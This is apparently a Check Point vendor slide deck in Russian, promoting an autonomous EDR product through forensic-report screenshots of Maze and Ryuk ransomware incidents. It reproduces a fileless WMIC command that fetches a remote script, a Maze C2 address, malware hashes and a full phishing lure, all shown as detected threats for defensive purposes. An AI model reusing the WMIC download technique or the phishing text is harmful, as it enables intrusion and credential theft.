

Check Point
SOFTWARE TECHNOLOGIES LTD

Автономный EDR или как искусственный интеллект работает на опережение

Алексей Белоглазов | Технический эксперт
по защите от кибер-атак, Check Point,
Восточная Европа и Ближний Восток
abeloglazov@checkpoint.com






WELCOME TO THE FUTURE OF
CYBER SECURITY

POWERED BY



CLOUD • MOBILE • THREAT PREVENTION

Работа за пределами традиционного периметра



Бизнес вчера



Почта



Веб



Файлы
е сервисы




Внешние
устройства



Бизнес сегодня



Уязвимые или
вредоносные
приложения



Подставные
точки
доступа



Перехват
трафика




Перехват
учетки



«Безопасная» удаленка: RA VPN



Не пропатчено
Не защищено
Заражено



This Android backdoor contains the following features:

- Steal existing SMS messages
- Forward two-factor authentication SMS messages to a phone number provided by the attacker-controlled C&C server
- Retrieve personal information like contacts and accounts details
- Initiate a voice recording of the phone's surroundings
- Perform Google account phishing
- Retrieve device information such as installed applications and running processes

Rampant Kitten

September 18, 2020



ПРИМЕРЫ НЕДАВНИХ УСПЕШНЫХ КИБЕРАТАК В МИРЕ



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SECURITY

Magazine News Columns Management Physical Cyber Sectors Exclusives

SANS Institute suffers data breach due to phishing attack

August 13, 2020

SANS Institute, a provider of cybersecurity training and certification services, lost approximately 28,000 items of personally identifiable information (PII) in a data breach that occurred after a single staff member fell victim to a phishing attack.

Canon confirms ransomware attack in internal memo

08/06 update added [below](#). This post was originally published on August, 5th, 2020.

Canon has suffered a ransomware attack that impacts numerous services, including Canon's email, Microsoft Teams, USA website, and other internal applications. In an internal alert sent to employees, Canon has disclosed the ransomware attack and working to address the issue.

Maze claims to have stolen 10TB of data from Canon

<https://www.securitymagazine.com/articles/93073-sans-institute-suffers-data-breach-due-to-phishing-attack>

<https://www.bleepingcomputer.com/news/security/canon-confirms-ransomware-attack-in-internal-memo/#employee>


<https://www.zdnet.com/article/netwalker-ransomware-gang-has-made-25-million-since-march-2020/>

КИБЕРАТАКИ НА ОРГАНИЗАЦИИ В КАЗАХСТАНЕ




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В сред. на орг. в нед. — Казахстан — СНГ




— Банкеры — Боты — Вымогатели




Топ вредоносков:

Emotet (15%), Phorpiex (14%), Mylobot (5%), Trickbot (5%)

ЗАЩИТА УСТРОЙСТВ ПОЛЬЗОВАТЕЛЕЙ



Windows (+Server), Mac OS X, VDI



iOS, Android



ТЕХНОЛОГИИ ПРЕДОТВРАЩЕНИЯ И РЕАГИРОВАНИЯ НА КОНЕЧНОЙ СТАНЦИИ






ЧЕМ ЗАНИМАЕТСЯ EDR НА РАБОЧЕЙ СТАНЦИИ?



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SOC



НЕЛЬЗЯ ТАК ПРОСТО ВЗЯТЬ И РАССЛЕДОВАТЬ ИНЦИДЕНТ



- Какой статус угрозы?
- Ложное срабатывание?
- Что это такое? (классификация угрозы и приоритет)
- Насколько преуспел злоумышленник? (цепочка атаки)
- Какой ущерб? (учетки, данные)
- Как остановить атаку, вылечить станции, восстановить данные?
- Как предотвратить подобные атаки в будущем?





РЕШЕНИЕ ИНЦИДЕНТОВ ИБ В ДОМАШНИХ УСЛОВИЯХ

- Нельзя изолировать станцию
- Нельзя «перезалить»
- Потерян удаленный доступ?
- Как полностью вылечить?
- Как восстановить данные?
- Какие еще устройства в домашней сети успели заразиться?




Автономный EDR спешит на помощь



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Сообщение



This might be a Phishing e-mail. checkpoint.com Un-Delivered Messages



checkpoint.com Mail Retriever <ADMIN@0zertulgan.com>

Кому: Russia

понедельник, 2 ноября 2020 г. в 02:25

Check Point Anti-Phishing has detected that this email was sent by a malicious user.

[Report not Phishing](#)

Hi : ,

checkpoint.com administrator's policy has prevented the delivery of 7 new emails to your inbox as of 10/2/2020 00:32:40 a.m. as your mailbox storage has exceeded its limit.

retrieve your held messages below to solve this error.

[Fix checkpoint.com problem now](#)

[checkpoint.com Mail Team](#)

2020 © All rights reserved.

Email secured by Check Point

Search:

250 kB	ppt	DOWNLOAD SAMPLE PPT FILE
500 kB	ppt	DOWNLOAD SAMPLE PPT FILE
1 MB	ppt	DOWNLOAD SAMPLE PPT FILE

Showing 1 to 3 of 3 entries

Associated MIME types:

```
application/mspowerpoint  
application/powerpoint  
application/vnd.ms-powerpoint  
application/x-mspowerpoint  
application/vnd.openxmlformats-officedocument.presentationml.presentation
```

КЛАССИФИКАЦИЯ ИИ В ОТЧЕТАХ ПЕСОЧНИЦЫ



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Threat Details Report

0b193494ffbbc5396886715253582aea075f97f5c5e79b58de9a...

SIZE: 234.01 KB | TYPE: EXE | HASH list

Verdict: Malicious
Action: Detect
Confidence: High
Secure / Risk: Critical
Classification: Trojan

ATTACK VECTOR | 11/02/2019 17:07

127.0.0.1 → 0b193494ffbbc539688671525358... → 127.0.0.1

MALWARE FAMILY

GandCrab

Ransomware that is distributed via the dark web and targets mainly Scandinavia and the English-speaking countries. GandCrab is distributed via the Rig and GrandSoft exploit kits, as well as email spam. The Ransomware is operated in an affiliates program, with those joining the program paying 30%-40% of the ransom revenues to GandCrab author. In...

Read more on Check Point Threatcloud Intelligence

Similarity Analysis

- Similar code blocks

Code block 1 of 1
1 mov edi, edi
2 push ebp
3 mov ebp, esp
4 mov eax, dword ptr [ebp + 8]
5 mov ecx, 0x48e428
6 cmp eax, ecx
- Similar behavioral IOCs
- Similar hashes
- Similar communication


EMULATION VIDEOS


Win10 64b, Office 2016, Adobe DC | Win7 64b, Office 2010, Adobe 11 | Win7, Office 2013, Adobe 11

ADVANCED FORENSICS

Download Custom Report

- Win10 64b, Office 2016, Adobe DC
- Win7 64b, Office 2010, Adobe 11
- Win7, Office 2013, Adobe 11
- Win8.1 64b, Office 2013, Adobe 11
- Win7, Office 2003/7, Adobe 9
- Win7, Office 2010, Adobe 9.4
- WinXP, Office 2003/7, Adobe 9






ОСТАНАВЛИВАЕМ БЕСТЕЛЕСНЫЕ АТАКИ



TREE VIEW (67 processes, 52 hidden) PASHAP-G4: analyzer1567409017045



PowerShell, WMI, MSHTA, Windows Script, ...


Process	Security	Reputation	File Ops (17)	Network Ops (0)	Registry Ops (1)	Injection/Hook Ops (0)	Suspicious Events (4)	Damage (0)
---------	----------	------------	---------------	-----------------	------------------	------------------------	-----------------------	------------

Process Argument
os get PBCRBTEX, QWNPJSTE, OSFKQCTI, lastbootupdate /format:"http://storage.googleapis.com/bradok/09/vv.txt#3350134"

NSS Labs Advanced Endpoint Protection Test 2020



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Total Block Rate

- Check Point
- Cybereason
- Elastic
- FortiEDR
- Sophos
- PaloAlto
- BitDefender
- FortiClient

Рейтинг «АА»

99.12% эффективность защиты

100% блокировка угроз в почте и веб

100% защита от техник обхода

0.8% ложных срабатываний






Check Point[®]
SOFTWARE TECHNOLOGIES LTD



Полная цепочка кибер-атаки



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




Ручной анализ не гарантирует результат



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WELCOME TO THE FUTURE OF CYBER SECURITY


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Автономный EDR определяет границы атаки



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5 лет совершенствования
алгоритмов анализа.
5 патентов






ВЫЛЕЧИТЬ АВТОМАТИЧЕСКИ!





Check Point
SOFTWARE TECHNOLOGIES LTD






АВТОМАТИЧЕСКОЕ ЛЕЧЕНИЕ И ВОССТАНОВЛЕНИЕ ДАННЫХ НА ПРИМЕРЕ ШИФРОВАЛЬЩИКОВ



... WannaCry... NotPetya... BadRabbit... GrandCrab... Ryuk... RobinHood... Maze... Sodinokibi...



10.128.0.22

Application Tools scvhost

File Home Share View Manage

< > > scvhost Search scvhost

	Name	Date modified	Type	Size
Quick access				
Desktop				
Downloads				
Documents				
Pictures				
System32				
This PC				
Desktop				
Documents				
Downloads				
Music				
Pictures				
Videos				
Local Disk (C:)				
Network				
	scvhost	5/4/2020 12:32 AM	Application	288 KB

1 item 1 item selected 287 KB

7:59 PM 7/23/2020



РЕЗУЛЬТАТ РАБОТЫ АВТОНОМНОГО EDR



SandBlast Forensics AGENT

OVERVIEW GENERAL ENTRY POINT REMEDIATION BUSINESS IMPACT SUSPICIOUS ACTIVITY INCIDENT DETAILS

Check Point Software Technologies Ltd.

CLEANED
status

Maze
malware family

HIGH
severity

Endpoint Anti-Ransomware
triggered by

c:\windows\system32\wbem\wmic.exe
trigger

ransomware.win.shdwdel
protection name

Administrator
remote user

ATTACK STATS What sort of connections and processes were involved?

Remote Logon Internal

1 Malicious Processes

BUSINESS IMPACT What was the potential damage done?

84 Data Ransom

BUSINESS IMPACT (1 category, 84 events) BOAZ-GAR-WINDOW: 8D15828C-7457-4498-BE80-A4E31F6BC519

These are potentially important events that have business impact.

Data Ransom (84 files, 72 recovered, 12 unrecovered)

← Все файлы пользователя восстановлены (кроме временных)

User files that were likely encrypted in the incident.

Show 100 entries

Search:

Status	File Name	File Path	Encrypt Time	Backup Time	Restore Time
	maid with the flaxen hair.mp3	c:\users\administrator\desktop\maid with the flaxen hair.mp3	23.07.2020, 22:59:46	23.07.2020, 22:59:47	23.07.2020, 23:00:44
	lighthouse.jpg	c:\users\administrator\desktop\lighthouse.jpg	23.07.2020, 22:59:46	23.07.2020, 22:59:46	23.07.2020, 23:00:44
	jellyfish.jpg	c:\users\administrator\desktop\jellyfish.jpg	23.07.2020, 22:59:46	23.07.2020, 22:59:46	23.07.2020, 23:00:44





БЫСТРОЕ ЛЕЧЕНИЕ – МЕНЬШЕ УЩЕРБА

Классический EDR/XDR (реагирование вручную):

BUSINESS IMPACT What was the potential damage done?

651 Data Changes

10 Privacy Violation



«АВТОНОМНЫЙ» EDR:

BUSINESS IMPACT What was the potential damage done?

No damage detected



ЛИДЕР РЫНКА EDR



- ✓ Автоматическое реагирование
- ✓ Простота использования и управления
- ✓ Полный функционал по оправданной цене



«Может быть, есть более дешевые продукты, может быть, есть более продвинутые, но никакие из них не предлагают **лучшую безопасность за свою цену.**»

	Detection	Response	Management	Deployment	Ease of use	Value	Support
Check Point	4.4	4.6	4.7	4.1	4.9	4.6	4.5





ВСЕ СВЕДЕНИЯ О РЕПУТАЦИИ НА ОДНОМ ЭКРАНЕ

SandBlast Forensics
AGENT

OVERVIEW

GENERAL

ENTRY POINT

REMIEDIATION

BUSINESS IMPACT

SUSPICIOUS ACTIVITY

INCIDENT DETAILS

Check Point
SOFTWARE TECHNOLOGIES LTD.

MALICIOUS REPUTATION BOAZ-GAR-WINDOW: 8D15828C-7457-4498-BE80-A4E31F6BC519

All (4) Files (1) Domains (0) URLs (1) IPs (2)



http://91.218.114.4/deojk.php



CnC Server
classification



URL
type



Maze
malware family



61
risk



Critical
severity



Low
confidence



Russian Federation
country



N/A
city

► Additional Intelligence



91.218.114.4



CnC Server
classification



IPv4
type



Maze
malware family



100
risk



Critical
severity



High
confidence



Russian Federation
country



N/A
city

► Additional Intelligence



8540030a0ea3e18e84af7ce026ab9cad



Malware
classification



Win32 EXE
type



Maze
malware family



100
risk



High
severity



High
confidence




64/73 (87%)
virus total



20.04.2020, 17:22:34
first seen on

► Additional Intelligence





ХРОНОЛОГИЯ ТЕХНИК И ТАКТИК СОГЛАСНО МАТРИЦЕ MITRE ATT&CK



MITRE ATT&CK™ Matrix PASHAP-G4: analyzer1567409126857

<https://attack.mitre.org/>

These are the tactics and techniques as described by the MITRE ATT&CK™ framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon 1 event	Command-Line Interface 4 events	Registry Run Keys / Startup Folder 1 event	Process Injection 22 events	Modify Registry 683 events		Browser Bookmark Discovery 10 events		Data from Local System 1929 events	Commonly Used Port 13 events		Data Encrypted for Impact 35 events

PRIVILEGE ESCALATION → **PROCESS INJECTION** → **22 EVENTS** → **MEDIUM SEVERITY**

Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may evade detection from security products since the execution is masked under a legitimate process.

Show entries

Description
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\sihost.exe (PID: 2364)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\runtimebroker.exe (PID: 2588)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\systemapps\shellexperiencehost_cw5n1h2txyewy\shellexperiencehost.exe (PID: 3568)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\dllhost.exe (PID: 2948)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\taskhostw.exe (PID: 2020)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\svchost.exe (PID: 4800)





ИСЧЕРПЫВАЮЩИЙ ОТЧЕТ ДЛЯ РУКОВОДСТВА



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SandBlast Forensics

OVERVIEW GENERAL ENTRY POINT REMEDIATION BUSINESS IMPACT SUSPICIOUS ACTIVITY INCIDENT DETAILS

Check Point SOFTWARE TECHNOLOGIES LTD

Статус угрозы?



CLEANED status



Maze malware family



HIGH severity



Endpoint Anti-Ransomware triggered by



c:\windows\system32\wbem\wmic.exe trigger



ransomware.win.shdwel protection name



Administrator remote user

ATTACK STATS

What sort of connections and processes were involved?

Remote Logon Internal

1 Malicious Processes

ATTACK TYPES

Это не ложное срабатывание?



bot



evader



ransomware



trojan

ENTRY POINT

How did it enter the system?



Administrator was remotely logged in via RDP. Incident was traced back to an execution or copy in explorer

Как проникли?

BUSINESS IMPACT

What was the potential damage done?

Какой ущерб?

84 Data Ransom

REMIEDIATION

Were all incident created elements removed?

Все вылечено?

100%

2/2

terminated processes

100%

1059/1059

quarantined/deleted files

100%

72/72

restored files

MITRE ATT&CK™

Tactics and techniques seen as defined by the MITRE ATT&CK™ framework

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon Internal	Execution through API	Office Application Startup	Valid Accounts	Valid Accounts		Browser Bookmark Discovery			Commonly Used Port	PHP Script Access	Data Encrypted for Impact
Valid Accounts	Unsigned Process	Registry Run Keys / Startup Folder									Inhibit System Recovery
	User Execution	Valid Accounts									

Детали атаки и матрица MITRE ATT&CK

МОЖНО ТАК ПРОСТО ВЗЯТЬ И РАССЛЕДОВАТЬ ИНЦИДЕНТ



- ✓ Какой статус угрозы?
- ✓ Ложное срабатывание?
- ✓ Что это такое? (классификация угрозы и приоритет)
- ✓ Насколько преуспел злоумышленник? (цепочка атаки)
- ✓ Какой ущерб? (учетки, данные)
- ✓ Атака остановлена, станции вылечены, данные восстановлены
- 🔍 Проактивный поиск угроз (Threat Hunting)



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СПАСИБО

Алексей Белоглазов | Технический эксперт
по защите от кибер-атак, Check Point,
Восточная Европа и Ближний Восток
abeloglazov@checkpoint.com

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